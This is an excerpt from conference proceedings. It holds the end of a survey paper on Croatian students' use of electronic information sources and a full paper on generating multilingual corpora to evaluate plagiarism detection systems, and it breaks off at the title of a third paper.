The worlds' most popular form of wiki is Wikipedia. Croatian scientists claimed that they use Wikipedia for scholarly information but they do not find it reliable information resource [8]. Encouragement for scientists and students who hesitate to use Wikipedia can be a research that proves that Wikipedia Reference Desk is as accurate as digital library reference desk service and it provides more complete answers than libraries do [11].

Open Access journals and repositories have become very important way of communicating in science during the last decade. Literature about usage of Open Access resources shows us that Open Access scientific literature is more visible, thus have greater impact, than traditionally published literature [12]. The reason for Open Access advantage is not only Open Access itself, but also early access, quality advantage, usage advantage, quality bias and competitive advantage [13]. Open Access advantage is proved in numerous studies that are analysed in an annotated bibliography [14]. There are 51 articles listed in the bibliography, 5 of them are review articles, 7 of them are studies showing either no Open Access citation advantage or ascribing the advantage to factors unrelated to Open Access. But all of the other 39 articles are studies that prove Open Access citation advantage. A research on Open Access in Croatia [15] shows that Croatian scientists use information found in Open Access journals and repositories. Minority is afraid of publishing in Open Access and that proves that they still do not know enough about the new way of communicating in science.

III. SURVEY OF STUDENTS' BEHAVIOUR IN ELECTRONIC ENVIRONMENT

A. Aims, methodology and sample

The aim of our survey was to find out which information sources students use, how they use them and how important the sources are. We also wanted to find out if there are differences between the two groups of students – students of the Department of Information and Communication Sciences (DICS) and students of other departments of the faculty. Another aim of our survey was to set up some guidelines for faculty library that will help

planning future education of their users, especially students.

Following information sources were in the centre of our interest – faculty library catalogue, commercial databases, open access repositories, open access journals, scientific forums, scientific blogs, social networks, wikis, social bookmarking services and e-learning system. Faculty library catalogue was chosen because it is a traditional database that has always been a reliable information source maintained by educated professionals. High reputation of the faculty and its library guarantees high quality of the catalogue. Commercial databases are paid for by the faculty or by the Ministry of Science, Education and Sports. The list of commercial databases is available on the faculty library web site; it is updated and is accessible to all the students. The investors' selection of databases is based on scientists', teachers' and students' needs, and that guarantees quality of the selected sources. Open access movement has become a new way of scientific communication during the last decade. Open access journals and repositories are proven to have high level of quality control. E-learning system at the Faculty had, in January 2012, 866 courses (146 at the Department of Information and Communication Sciences, 101 at the Department of Croatian language…) and the number of courses grows constantly [16]. Resources are added by teachers and quality of available information is guaranteed by teachers' careers. Web 2.0 services (social network sites, social bookmarking services, blogs and wikis) are unavoidable information sources in students' searches for information. Although they are user-centred, they could be important information sources if used properly.

In December 2011 an online questionnaire was sent to all the students of the FHSS. The total number of responses was 195.

B. Results

Among the respondents, 73 (37.4%) were future information specialists (i.e. students of the DICS). The rest of respondents (122, or 62.6%) were from 19 other departments (26 respondents, or 13.3%, were from the Department of Psychology; 15 respondents, or 7.7%, from the Department of English Language; 12 respondents, or 6.2%, from the Department of Croatian Language; 11 respondents, or 5.6%, from the Department of Sociology etc.). As they were more willing to answer the questionnaire, we can say that future information specialists are more interested in problem of searching for information in electronic information sources than their colleagues form other departments are.

In the first question students were asked how often they use some of the information sources. The answers are shown descending in Table 1, beginning with the most used information source. The first column shows the results for all the respondents, the second column shows the results for the DICS students and the third column shows the results for students of other departments. The most important information source for all the students without any doubt is library catalogue. Open access journals are also very important, as well as commercial databases and wikis. We can immediately see the difference between the two groups of students in using e-learning system as an information source. It is more important to future information specialists (2nd place) than to other students (5th place). Social media, blogs and forums are not very important information source for students while preparing exams and writing essays.

TABLE 1. LIST OF STUDENTS' PRIORITIES WHEN CHOOSING INFORMATION SOURCES (FROM THE MOST TO THE LEAST IMPORTANT)

	Information source		
	All students	***DICS students***	***Other students***
1	Library catalogue	Library catalogue	Library catalogue
2	Open access journals	E-learning system	Open access journals
3	Wikis	Open access journals	Commercial databases
4	Commercial databases	Wikis	Wikis
5	E-learning system	Commercial databases	Open access repositories
6	Open access repositories	Open access repositories	E-learning system
7	Social networks	Social networks	Social networks
8	Social bookmarking services	Social bookmarking services	Social bookmarking services
9	Scientific blogs and forums	Scientific blogs and forums	Scientific blogs and forums

Nine variables were tested by chi-square test to show whether differences between DICS and other students are statistically significant (with $p<0.05$ considered statistically significant). The difference in using information sources is not significant for library catalogue and open access journals. That means that frequency of usage of all the other seven information sources depends on students' formal education (i. e. whether they are DICS students or not). In Table 2 statistically significant variables are written in bold letters.

TABLE 2. DIFFERENCES IN USING INFORMATION SOURCES BY THE DICS AND OTHER STUDENTS

	DICS students (N=73)	**Other students (N=122)**	**P (chi-square test)**
Library catalogue	97.3%	97.5%	0.904
Open access journals	95.9%	87.7%	0.056
Wikis	**95.9%**	**82%**	**0.005**
Commercial databases	**95.9%**	**77.8%**	**0.005**
E-learning system	**93.2%**	**58.2%**	**0.000**
Open access repositories	**86.3%**	**52.5%**	**0.000**
Social networks	**54.8%**	**31.1%**	**0.001**
Social bookmarking services	**42.5%**	**22.1%**	**0.003**
Scientific blogs and forums	**56.2%**	**31.1%**	**0.001**

Asked about searching library catalogue, 185 respondents (94.9%) search the catalogue by themselves,

5 (2.6%) need librarians' help and 5 of them (2.6%) do not use library catalogue at all. The results are almost the same for the two groups – 94.5% of the DICS students and 95.1% of other students use the catalogue without librarians' or other help (Figure 1).




FIGURE 1. HOW DO STUDENTS USE FACULTY LIBRARY CATALOGUE?

The next question was – How did you learn to retrieve information in commercial databases? 20 respondents (3 of them DICS students) still do not know how to find information in commercial databases. Only 2 respondents asked librarians to help them. 48 respondents learn about commercial databases during their formal education – the percentage is higher for DICS students (47.9%) and not so high for other students (10.7%). The results are shown in Figure 2.




FIGURE 2. HOW DID STUDENTS LEARN TO USE COMMERCIAL DATABASES?

Asked about Open Access repositories, 51 DICS students (69.9%) and 28 (23%) other students learn about open access repositories as a part of their study programme. 68 students (34.9%) - 10 DICS students and 58 other students - have never heard of Open Access repositories (Figure 3). Another way, or golden route, to attain Open Access is through Open Access journals. 18 students (9.2%) do not use Open Access journals (3 DICS students and 15 others). 174 students (89.2%) support Open Access as a new way of scientific communication (93.2% of SICS students and 86.9% of other students). 35 students (17.9%) would not deposit their work in an Open Access repository. 17 students (2 DICS students and 15 others) never use Open Access journals.




FIGURE 3. WHERE HAVE STUDENTS LEARNT ABOUT OPEN ACCESS REPOSITORIES?

Social bookmarking services are used by 31 DICS students (42.5%) and by only 5 students (4.1%) of other departments. The most commonly used social bookmarking service is Delicious.

Wikipedia and other wiki services are used by 185 students (94.9%) – only one student uses wikis as the most important source for his/hers research. Other students use wikis as a starting point for their research. 24 DICS students (32.9%) and 9 other students (7.4%) have edited at least one article in Wikipedia or other similar source.

E-learning system is especially popular among DICS students (that is the department with the most e-courses). Only 5 DICS students (6.8%) do not use e-learning system as an information source and 51 students of other departments (41.8%) do not use the system.

C. Discussion

Results show that there are differences in using electronic information sources between the DICS students and students of other departments. The most popular information source for all the students is faculty library catalogue. The fact can be valuable for the library – librarians should continue to maintain their catalogue in the same way, it is well organized with a user-friendly interface. Open Access journals are also very popular among all students. They are promoted on library's web site as well as through formal education. The importance of Open Access repositories is recognized by majority of DICS students but by less than half of the other students. It is important to note that the number of Croatian Open Access journals is high (the number of scientific journals on Hrčak, portal of Croatian scientific journals [17], in January 2012 is 274). At the same time, number of Croatian Open Access repositories is extremely low (3), especially for social sciences and humanities (1) [18]. Of course, students can use international Open Access journals and repositories, but they have to be encouraged by their teachers and librarians. E-learning system as an information source is much more important to DICS students than to others. The system offers numerous possibilities for enhancement of e-learning and it becomes more popular every day.

Although promoted on faculty library web site, commercial databases are not popular enough between non-DICS students. They do not have appropriate training in retrieving techniques and that is the reason why they do not know how to use the databases. Both library and

teachers should be aware of the fact; they should educate students to make the best use of the acquired commercial databases. Another problem in using commercial databases is the fact that sometimes desired article cannot be accessed due to the access restrictions.

Wikis are the most popular Web 2.0 services among students when they search for information important for their education. Wikipedia is often used but students usually use it as a starting point for their research and they rarely cite its articles Other Web 2.0 services, such as social networking sites, social bookmarking services and blogs are less popular for educational purposes.

IV. CONCLUSION

Using electronic information sources is part of students' everyday life. They often use them when preparing exams or writing their essays. Results indicate that information sources and the ways of retrieving information should be part of curriculum. Future information specialists (i.e. DICS students) have more opportunities to learn about information in electronic environment as a part of their formal education. Other students should have the same opportunity.

It is important to increase awareness about the importance of information literacy among educators and learners. Information literacy curriculum should be developed for all, not just DICS students, in collaboration with faculty library and other departments' professors and according to their fields of expertise and course curricula.

In order to develop trust towards digital resources, many preconditions are to be fulfilled. Libraries can help by promoting current services as well as by knowing the needs of its users and developing new services according to those needs. Nevertheless, there are many valuable, existing services, such as education for database retrieval, which could be enhanced to meet users' needs and, in this special case, may be combined with education for appropriate use of Web 2.0 tools and applications. Library should combine traditional services with more popular ones to help the users to achieve "ideal" information seeking behaviour; to combine traditional search through databases and search engines with searching and browsing within social software. It is of great importance to let Web 2.0 appear as a part of formal higher education courses curricula.

New students and new paradigms call for new learning objects and new learning environments. Even though e-learning and distance learning systems are highly accepted under the scope of higher education, there are others, user-friendlier tools hidden under the umbrella term „social web" which students can find more attractive to use.

It would be wrong to claim that users are incapable of finding information by themselves as it would be wrong to claim users are completely independent in forming their information queries. Accepting the fact that we have moved from system-centred to user-centred information environment would make a good start. Developing courses curricula and library activities according to that would mean a great step forward, a step everyone involved in education process have to take together, as an interdisciplinary activity.

REFERENCES

[1] R. Vrana, "Use of ICT by students at he Faculty of Humanities and Social Sciences in Zagreb, Croatia", *MIPRO 2011: proceedings: Computers in education,* 2011, pp. 238-243.

[2] M. Banek Zorica, I. Ogrizek Biskupić, T. Ivanjko, S. Špiranec, "Students and privacy in the networked environment", *MIPRO 2011: proceedings: Computers in education,* 2011, pp. 127-131.

[3] P. Anderson, " What is Web 2.0? : ideas, technologies and implications for education", *JISC Technology & Standards Watch*, [cited 2012 Jan 31]. Available at: http://www.jisc.ac.uk/media/documents/techwatch/tsw0701b.pdf

[4] S. Virkus, "Use of Web 2.0 technologies in LIS education : experiences at Tallin University, Estonia", *Program : electronic library and information systems*, vol. 42, no. 3, pp. 262-274, 2008.

[5] D. Pan, G. Bradbeer, E. Jurries, "From communication to collaboration : blogging to troubleshoot e-resources", *The Electronic library*, vol.. 29, no. 3, pp. 344-353, 2011.

[6] R. Reichardt, G. Harder, "Weblogs : their use and application in science and technology libraries", *Science & technology libraries*, vol. 25, no. 3, pp. 105-116, 2005.

[7] M. Ware, "Web 2.0 and scholarly communication", [cited 2012 Jan 31]. Available at: http://mrkwr.files.wordpress.com/2009/05/ware-web-2-0-and-scholarly-communication-preprint.pdf

[8] P. Miočić, M. Maksimkov, P. Horvat, "Scientific communication in new environments, society and technology", *Book of manuscripts from the 18th international conference "Society and technology", Lovran, 28-30 June, 2011*, pp. 662-669.

[9] C. Brown, I. Czerniewicz, "Trends in students' use of ICTs in higher education in South Africa", *10th annual conference on the World Wide Web applications*, University of Cape Town, Cape Town, 3-5 September, 2007.

[10] C. Harmond, S. Brown, "Search smarter and find more", *Computers in libraries*, vol. 25, no. 5, pp. 11-61, 2008.

[11] P. Scharaf, "The paradox of expertise : is the wikipedia reference desk as good as your library?", *Journal of documentation*, vol. 65, no. 6, pp. 977-996, 2009.

[12] S. Harnad, T. Brody, "Comparing the impact of Open Access (OA) vs. non-OA articles in the same journals", *D-lib Magazine*, vol. 10, no. 6, 2004, [cited 2012 Jan 31]. Available at: http://www.dlib.org/dlib/june04/harnad/06harnad.html

[13] C. Hajjem, S. Harnad, "The Open Access citation advantage: quality advantage or quality bias?", [cited 2012 Jan 31]. Available at: http://arxiv.org/abs/cs/0701137/

[14] A. B. Wagner, "Open Access citation advantage: an annotated bibliography", [cited 2012 Jan 31]. Available at: http://www.istl.org/10-winter/article2.html

[15] I. Hebrang Grgić, "Open Access in Croatia: a study of authors' perceptions", *Infuture 2009: digital resources and knowledge sharing, Zagreb, Croatia,* pp. 169-176.

[16] Sustav učenja na daljinu Omega. [cited 2012 Jan 31]. Available at: http://omega.ffzg.hr/

[17] Hrčak: Portal of scientific journals of Croatia, [cited 2012 Jan 31]. Available at: http://hrcak.srce.hr/?lang=en

[18] I. Hebrang Grgić, "Open Access to scientific information in Croatia: Increasing research impact of a scientifically peripheral country", Saarbrücken : Lambert Academic Publishing, 2011.

Multilingual plagiarism detection corpus

Vedran Juričić*, Vanja Štefanec**, Siniša Bosanac*
* Department of Information and Communication Sciences
** Department of Linguistics
Faculty of Humanities and Social Sciences
Ivana Lučića 3, 10000 Zagreb, Croatia
E-mail: {vedran.juricic; vanja.stefanec; bosanac.sinisa}@gmail.com

Abstract - The paper presents a system for generating multilingual corpora that can be used to determine performance of plagiarism detection systems. Implemented method uses parallel language corpora and because of its scalability, can be applied to any language. Authors have collected data from five parallel corpora and enabled corpus generation for Croatian, French, German, Spanish and Italian language.

I. INTRODUCTION

Plagiarism is defined as the act of reproducing the work of someone else without acknowledging the source. Academia has probably the longest tradition of dealing with it, but it is also a serious problem in journalism, literature, both traditional and web publishing, programming etc. In addition to being unethical and often illegal, plagiarism also brings additional damage such as undermining the teaching process and research in academia, and causing financial losses for authors and publishers.

The cause of perceived increase in plagiarism in the last two decades is most often blamed on the more intensive usage of ICT for creating and distributing documents. Plagiarism detection systems (PDS), a type of specialized information retrieval systems, are one of the most advanced tools used to fight plagiarism. There are two general types of PDS according to the set of methods they use; those with external, and those with intrinsic approach. External approach systems compare the suspect document to a collection of potential source documents and measure similarity between them, isolating those above a certain predefined threshold. In intrinsic approach, used in cases when a reference collection is not available, the tests are done only on the suspect document in order to find sections that are written in a different style than the rest of the document. [7]

In the process of building a system for detection of plagiarism in natural language texts based on the external approach, the system is trained and tested on a text corpora containing known plagiarized material. The creation of training and testing corpora is very time demanding because actual plagiarized documents are hard to acquire. An alternative approach is to create a corpus consisting of artificially created documents some of which contain plagiarized segments.

This paper presents a system for generating multilingual corpora that can be used to determine performance of systems for plagiarism detection in natural language texts. Section II. establishes the broader problem area by describing current trends in the field and clarifies the need for this system. Section III. explains how sentences with the same meaning in different languages were paired together. Section IV. describes the corpus generation algorithm, parameters which define properties of source files, the process of output generation and presents an example of a generated corpus. Disadvantages and suggestions for further work are given in section V.

II. PROBLEM AREA

A. Plagiarism detection systems evaluation

The interest in automatic plagiarism detection is on the rise and increasing number of systems is being developed and implemented every year in order to satisfy the demand. The demand for new and more efficient systems is coming from both the publishing industry and the academia. The publishing industry is trying to protect its income and it is being wholeheartedly supported by governments that are enacting new, more restrictive and punitive intellectual property legislation. The general sentiment in academia is that the problem of plagiarism is getting more severe and educational institutions are making steps to procure PDS and implement them in their workflow. It is reasonable to assume that this trend of enforcing stricter regulations on the Internet will continue for some time regardless of the opposition and that it will encourage further research in this area so the number of available solutions will experience constant growth.

In this light, an efficient methodology for evaluating available systems is needed. Currently the most consistent efforts in this area are made by prof. Webber-Wulff at the University of Applied Sciences in Berlin, who evaluates a wide range of plagiarism detection services both freely and commercially available since 2004; and by organizers of PAN Lab workshop on plagiarism analysis, authorship identification, and social software misuse, who hold international competitions in plagiarism detection annually since 2009 .

Evaluation perfomed by Weber-Wulff introduced additional metrics other than pure detection effectiveness such as usability of the service and professionalism of the provider in order to present results that are more relevant to actual application of those services. The test collection that is used is relatively small - it consists of 40 documents and contains actual examples of verbatim

copy, paraphrasing and translation plagiarism. Although the test results do not offer any in-depth data that could be useful for developing the plagiarism detection algorithms, they could be very valuable as a reference for practical considerations when implementing a PDS for actual use. In 2010, 26 PDS were evaluated and the top ranking ones were found to be about 70% effective in accomplishing their task and only partially useful. [3]

On the other hand, the tests used at PAN Lab competitions are specifically designed to measure the effectiveness of plagiarism detection algorithms. The goal is to find plagiarized segments and their location within documents, and the scores are based on the granularity and F-measure, the harmonic mean of precision and recall.

The PAN-PC corpus is updated annually since the first competition in 2009 with the addition of new functionality, source documents, and types of plagiarism. The 2011 version consists of 26 939 documents with 61 064 plagiarism cases. The source for filling the corpus is the content from books available through Project Gutenberg. The corpus consists of a set of source documents and a set of suspicious documents that contain varying degree and type of plagiarized content which is to be detected by the PDS being tested.

The authors of that corpus opted not to include real examples of plagiarized documents, but rather to artificially create documents that would imitate their properties as closely as possible. The reason for this were copyright concerns, inability to reliably anonymize the documents, high cost of acquisition, and the fact that the documents that could be acquired are usually too easily detected which limits their usefulness. Instead, artificial documents were generated that share some segments with the source documents. Obfuscation techniques found in real plagiarism were imitated by rearranging words and short phrases in three ways: completely at random, by following the principles of semantic relatedness, and by keeping the part of speech sequence the same. A certain share of plagiarism cases in this corpus was created by tasking real people through crowdsourcing services to rewrite texts in a way which simulates plagiarism. There are also some documents in the corpus which imitate translation plagiarism. [6]

It seems that the PAN Lab corpora are on the way to become the standard tool for training and testing of PDS that operate in a predominately monolingual environment. One of its limitations is the uncertainty whether artificially created documents realistically imitate actual cases of plagiarism.

B. Cross-language plagiarism detection

Cross-language plagiarism or translation plagiarism is a type of plagiarism in which the source and target documents are in different languages. Translation plagiarism is a far more serious problem in countries where English is not the official language. In our time, most of contemporary scientific publications and most of web and news media content that serve as a source of plagiarism are in English, which is used proficiently as a second language by a great number of people who are able to produce relatively good translations in their native languages.

Building multilingual plagiarism corpora in order to develop an external approach based multilingual PDS presents a very demanding task. The most suitable solution to this problem is to do the same as with monolingual plagiarism corpuses and create instances of cross-language plagiarism artificially. By creating a system that can generate corpora based on different parameters and source documents, it is possible to adapt it to different languages and types of texts.

III. RETRIEVAL OF LANGUAGE PAIRS

For the purpose of generating the multilingual plagiarism detection corpus, authors have built a relational database containing manually translated equivalents between five language pairs, namely, English-Croatian, English-French, English-German, English-Spanish and English-Italian. Translation equivalents which were fed into the database were obtained from public domain, sentence-aligned parallel corpora. The English-Croatian parallel corpus was built under the SETIMES project [9], while four other corpora are part of the Europarl project [2].

A program module was designed which was supposed to parse the corpora, do initial text preprocessing and fill the database with language data. In our system, English serves as an "intermediate" language through which correspondences between textual units in other languages are established. Because of that, in our database all textual units in the English language had to be unique values, which were controlled by the program module. Since some of the textual units were incorrect, i.e. they contained various metadata elements, errors due to false encoding, etc., every translation pair was also given a status indicating whether that pair can be used or should be discarded. Total number of sentences which will be used for corpus generation is presented in Table I.

TABLE I. NUMBER OF SENTENCES PER LANGUAGE

Language	Number of sentences
Croatian	136138
French	1793186
German	1705692
Italian	1704584
Spanish	1756382

IV. CORPUS GENERATION

In order to provide scalable output format, documents' content and relations between them are first defined in the database. The size of a source collection, that is, the number of source documents, can be set by defining the number of documents to generate for each language separately. By using this approach, it is easy to specify which languages are to be included or excluded from generation. Also, it is easy to extend the system to work with languages that are currently not supported.

The size of a suspicious collection can be defined by specifying the number of plagiarized and original

documents, that is, the number of documents that do or do not contain plagiarism segments.

The parameters described above are followed exactly in the generation of source and suspicious collection, which means that the collection will always have the specified number of documents. On the other hand, generation of documents' content, both source and suspicious, is based on probability. The system is designed so that it allows adjustments in different phases of corpus generation. The adjustments can be made by specifying distributions for certain number of parameters that affect the generation of content.

The generation of each source file can be affected by changing only two configuration parameters, number of paragraphs in a document and number of sentences in a paragraph. The generation of suspicious documents is more complex, so it has some additional parameters. Parameters shared by both source and suspicious documents are described in the sections below.

- *number of paragraphs in a document*: parameter affects the size of both source and suspicious files by changing the distribution of paragraphs in a document.
- *number of sentences in a paragraph*: parameter affects the size of source and suspicious paragraphs, and thus, the size of documents, by changing the distribution of sentences in a paragraph.
- *ratio of plagiarized sentences in a paragraph*: parameter affects the total number of plagiarized sentences in a suspicious paragraph. By setting different distributions, one can change the ratio of plagiarized sentences in a paragraph, and affect the similarity of two documents.
- *ratio of plagiarism in a source paragraph*: parameter affects the number of sentences that are taken from a source paragraph. By setting different distributions, one can affect the number of source paragraphs that are used to form a suspicious paragraph.
- *location of plagiarized segment in a source paragraph*: parameter affects the position in a source paragraph from which the plagiarized segment begins.
- *location of plagiarized segment in a suspicious paragraph*: parameter affects the position in a suspicious paragraph from which the plagiarized segment begins.

Based on previously described parameters, a system generates a multilingual corpus by using the following algorithm:

1. For each suspicious document, generate the number of paragraphs based on the given distribution
2. For each paragraph generate the total number of sentences and the number of plagiarized sentences based on the given distributions
3. Randomly select a source document and randomly select one of its paragraphs. For the paragraph in the source document, select a plagiarized segment based on the given distribution
4. Generate a location from which to take plagiarized segment in the source paragraph. Generate location of the plagiarized segment in the suspicious paragraph.
5. Insert original sentences in the suspicious paragraph until the location for insertion of plagiarized segment is reached
6. Insert plagiarized segment
7. Repeat steps 3-6, until the number of plagiarized sentences is equal to the number generated in step 2.
8. Insert original sentences until the total number of sentences is equal to the number generated in step 2.

A. Output generation

Generating source and suspicious documents directly into database is an intermediate step in corpus generation. Database contains both original and translated sentences. Database also stores the order of sentences in paragraphs and the order of paragraphs in documents. By using data stored in a database and relations between them, it is possible to generate source and suspicious documents, but also to obtain information about plagiarized segments.

The generator is designed in such a way that it allows generation of corpora in different output formats. It is written in an object-oriented language and exposes an interface that can be easily implemented and enables customization of the system's output. In that way the system enables a very fast and simple addition of new output formats.

As an example of system's functionality, authors have implemented an interface that produces the format used in the PAN competition where the participants are given a test collection of documents along with annotations that define relationships between documents in the collection.

Annotation is an XML file associated to each suspicious document that contains general information, like the language of document and MD5 hash values, but can also have a collection of *feature* elements if the suspicious document contains plagiarized content. XML element *feature* has a set of attributes that describe location and length of the plagiarized segment:

- *this_offset* defines the number of characters in the suspicious document that precede the plagiarized segment
- *this_length* is the length of the plagiarized segment in the suspicious document
- *source_reference* is the name of the source file from which the segment was taken
- *source_offset* defines the number of characters in the source document that precede the plagiarized segment
- *source_length* is the length of the plagiarized segment in the source document

The presented system in each run actually generates two separated corpora with exactly the same plagiarized segments and their location, but with segments written in different languages. The first corpus is monolingual, containing source documents with only English sentences, while the second corpus is multilingual and its source documents contain sentences in their original language. Those two corpora enable verification of plagiarism detection systems' functionality and performance in cases of translation plagiarism. The monolingual corpus enables further comparison and analysis of systems' behavior. If the system does not find certain cases of plagiarism in the monolingual scenario, it is unlikely that it can find them in the multilingual scenario. This should help designers and developers of plagiarism detection systems to test and improve their monolingual and multilingual plagiarism detection algorithms.

B. Example of generated corpus

The authors have generated and studied multiple corpora that were generated using different configuration parameters. This section describes one of them as an example of the system's functionality.

The corpus contains 200 source documents per language (Croatian, French, German, Italian and Spanish), which makes a total of 1000 source documents. There are 1000 suspicious documents; 200 documents that do not contain plagiarized segments, and 800 documents with different plagiarism ratio. Sources are provided both in original and English language. It is interesting to note that the size of original source documents is greater than the size of their English translations. In this example, original source documents are 11.7 MB in size, while their translations are 11.0 MB.

Table II. shows distribution of paragraphs in source and suspicious documents. 63% of source documents contain between one and five paragraphs, 28% between six and ten paragraphs etc. Distributions for source and suspicious documents are not equal because their generation is based on different configuration parameters.

TABLE II. DISTRIBUTION OF PARAGRAPHS IN SOURCE AND SUSPICIOUS DOCUMENTS

Number of paragraphs	Source documents	Suspicious documents
1-5	0.63	0.51
6-10	0.28	0.21
11-20	0.09	0.28

Table III. shows distribution of paragraphs sizes in generated documents. Paragraphs were divided into four classes, based on the number of containing sentences. Both paragraphs in source and suspicious documents were generated by using equal distributions, however, as it can be seen from the data, there is still a small difference between them. These differences are a result of deviations that can appear when generating random values based on a certain probability distribution.

TABLE III. DISTRIBUTION OF PARAGRAPH SIZE IN SOURCE AND SUSPICIOUS DOCUMENTS

Number of sentences	Paragraphs in source documents	Paragraphs in suspicious documents
1-5	0.21	0.20
6-10	0.31	0.33
11-15	0.29	0.26
16-20	0.19	0.21

Paragraphs below describe one case of generated translation plagiarism, as an example of system's functionality. From source document number 77, written in Croatian, plagiarized segment was inserted in a suspicious document number 3.

Figure 1. shows this relations in multilingual (upper) and monolingual (lower) scenario. Element *feature* in upper annotation shows that a segment in a suspicious document begins at character number 6148 and is 91 characters long. It was plagiarized from the source document number, where it is 99 characters long and starts from the document's beginning. Segments in source and suspicious document differ in length, because they are written in different languages.

```
<feature
    name="artificial-plagiarism"
    this_offset="6148" this_length="91"
    source_reference="source-document0077.txt"
    source_offset="0" source_length="99" />

<feature
    name="artificial-plagiarism"
    this_offset="6148" this_length="91"
    source_reference="source-document0077.txt"
    source_offset="0" source_length="91" />
```

FIGURE 1. ANNOTATION ELEMENT *FEATURE* - MULTILINGUAL CORPUS (UPPER) AND MONOLINGUAL CORPUS (LOWER)

Element *feature* in lower annotation shows that offsets in source and suspicious document did not change, in comparison to upper annotation. The length of segments in the source document did change, and now both segments have equal length, because they are written in the same language.

Figure 2. shows part of paragraphs whose relation was previously described with annotations, that is, with *feature* elements. Interesting sentences are displayed italic. It can be seen that first paragraph contains a sentence that is a translation of a sentence from a lower paragraph.

...It is a quite different Europe which is taking shape in the long term. *While progress continues amid the growing pains, there is still much room for improvement.* Together we should work towards this goal in the interests of the citizens...

I dok se napredak ostvaruje zahvaljujući pojačanim naporima, jos uvijek ima mjesta za poboljšanja. Talijanske luke Bari i Brindisi smatraju se vratima prema EU, dok turske luke povezuju koridor s kavkaskim bazenom u Aziji...

FIGURE 2. PARAGRAPHS IN SUSPICIOUS (UPPER) AND SOURCE (LOWER) DOCUMENT

V. DISADVANTAGES AND FURTHER WORK

One of system's disadvantages is that it inserts sentences from source to suspicious documents as they are, without changing them. Multilingual plagiarism detection is a very complex task so although sentences' translation is not changed, it is still difficult to find cases of plagiarism.

There are different techniques that can be used to obfuscate plagiarism. Most popular automatic obfuscation techniques include reordering words, removing or inserting random words, replacing words with their synonyms or any other word. This way the plagiarism detection is made more difficult, and it is shown that the degree of obfuscation correlates with performance of plagiarism detection system.

Further work includes implementation of simple obfuscation techniques like reordering, removing or inserting words, but also, complex techniques that are based on semantic relations between words. Using WordNet it is possible to achieve very complex plagiarism masking techniques, which include substitution of original words with their synonyms, antonyms and hyperonyms.

Without the implementation of obfuscation techniques, the monolingual plagiarism is extremely easy to find. But, usage of different types and levels of obfuscation techniques will also enable usage of generated corpus for quality testing the performance of plagiarism detection systems in monolingual scenario.

After obfuscation is completed, the authors are planning to generate a multilingual corpus and see the behavior and performances of some most popular and available plagiarism detection systems.

VI. CONCLUSION

The paper describes a system that generates a multilingual corpus by using parallel language pairs. The corpus is primarily intended to be used for testing the performance of plagiarism detection systems. The system is designed so that it can be easily extended to use additional languages and to generate corpora in different output formats. This way, it can be used in additional fields, for example in cross-language information retrieval.

System's functionality can be affected by setting different values to its parameters. It is unlikely for a system to generate two identical corpuses, even with the same parameters, because values of parameters are assigned as a distribution. This enables detailed adjustments of corpus structure and properties.

Authors plan to improve corpus generator by implementing obfuscation techniques that will enable quality performance testing of monolingual and multilingual plagiarism detection systems.

VII. REFERENCES

[1] R. Corezola Pereira, "Cross-Language Plagiarism Detection". http://www.lume.ufrgs.br/bitstream/handle/10183/27652/000763631.pdf?sequence=1. (20.01.2012)

[2] P. Koehn, "Europarl: A Parallel Corpus for Statistical Machine Translation", MT Summit, 2005. http://www.iccs.inf.ed.ac.uk/~pkoehn/publications/europarl-mtsummit05.pdf. (03.02.2012)

[3] K. Köhler, D. Weber-Wulff, A. Barron-Cedeno, P. Rosso, "Plagiarism Detection Test 2010". http://plagiat.htw-berlin.de/wp-content/uploads/PlagiarismDetectionTest2010-final.pdf. (26.01.2012)

[4] Y. Palkovskii, A. Belov, I. Muzyka, "Using WordNet-based semantic similarity measurement in External Plagiarism Detection". http://clef2011.org/resources/proceedings/Palkovskii_Clef2011.pdf. (21.01.2012)

[5] M. Potthast, A. Eiselt, A. Barron-Cedeno, B. Stein, P. Rosso, "Overview of the 3rd International Competition on Plagiarism Detection". http://www.uni-weimar.de/medien/webis/publications/papers/stein_2011t.pdf. (21.01.2012)

[6] M. Potthast, B. Stein, A. Barron-Cedeno, P. Rosso, "An Evaluation Framework for Plagiarism Detection". http://www.uni-weimar.de / medien/webis/publications/papers/stein_2011t.pdf. (26.01.2012)

[7] S. Rao, P. Gupta, K.Singhal, P. Majumder, "External & Intrinsic Plagiarism Detection : VSM & Discourse Markers based Approach Notebook for PAN at CLEF 2011". http://www.uni-weimar.de/medien/webis/research/ events/pan-11/pan11-papers-final/ pan11-plagiarism-detection/ rao11-external-and-intrinsic-plagiarism-detection.pdf. (26.01.2012)

[8] J. Tiedemann, "News from OPUS – A Collection of Multilingual Parallel Corpora with Tools and Interfaces" in Recent Advances in Natural Language Processing, vol V, N. Nicolov, K. Bontcheva, G. Angelova and R. Mitkov, Eds. Amsterdam/Philadelphia: John Benjamins, 2009, pp. 237-248.

[9] F. M. Tyers, M. Alperen, "South-East European Times: A parallel corpus of the Balkan languages", 2010. http://opus.lingfil.uu.se/SETIMES.php. (28.12.2011)

The influence of social networks on communication in the classroom

A. Skendzic*, M. Mačinko Kovač ** and dr.sc. B. Kovačić***

*University of Applied Science "Nikola Tesla", Gospic, Croatia
** Primary school E. Kvaternik, V. Gorica, Croatia
*** University of Rijeka/Department of Informatics, Rijeka, Croatia

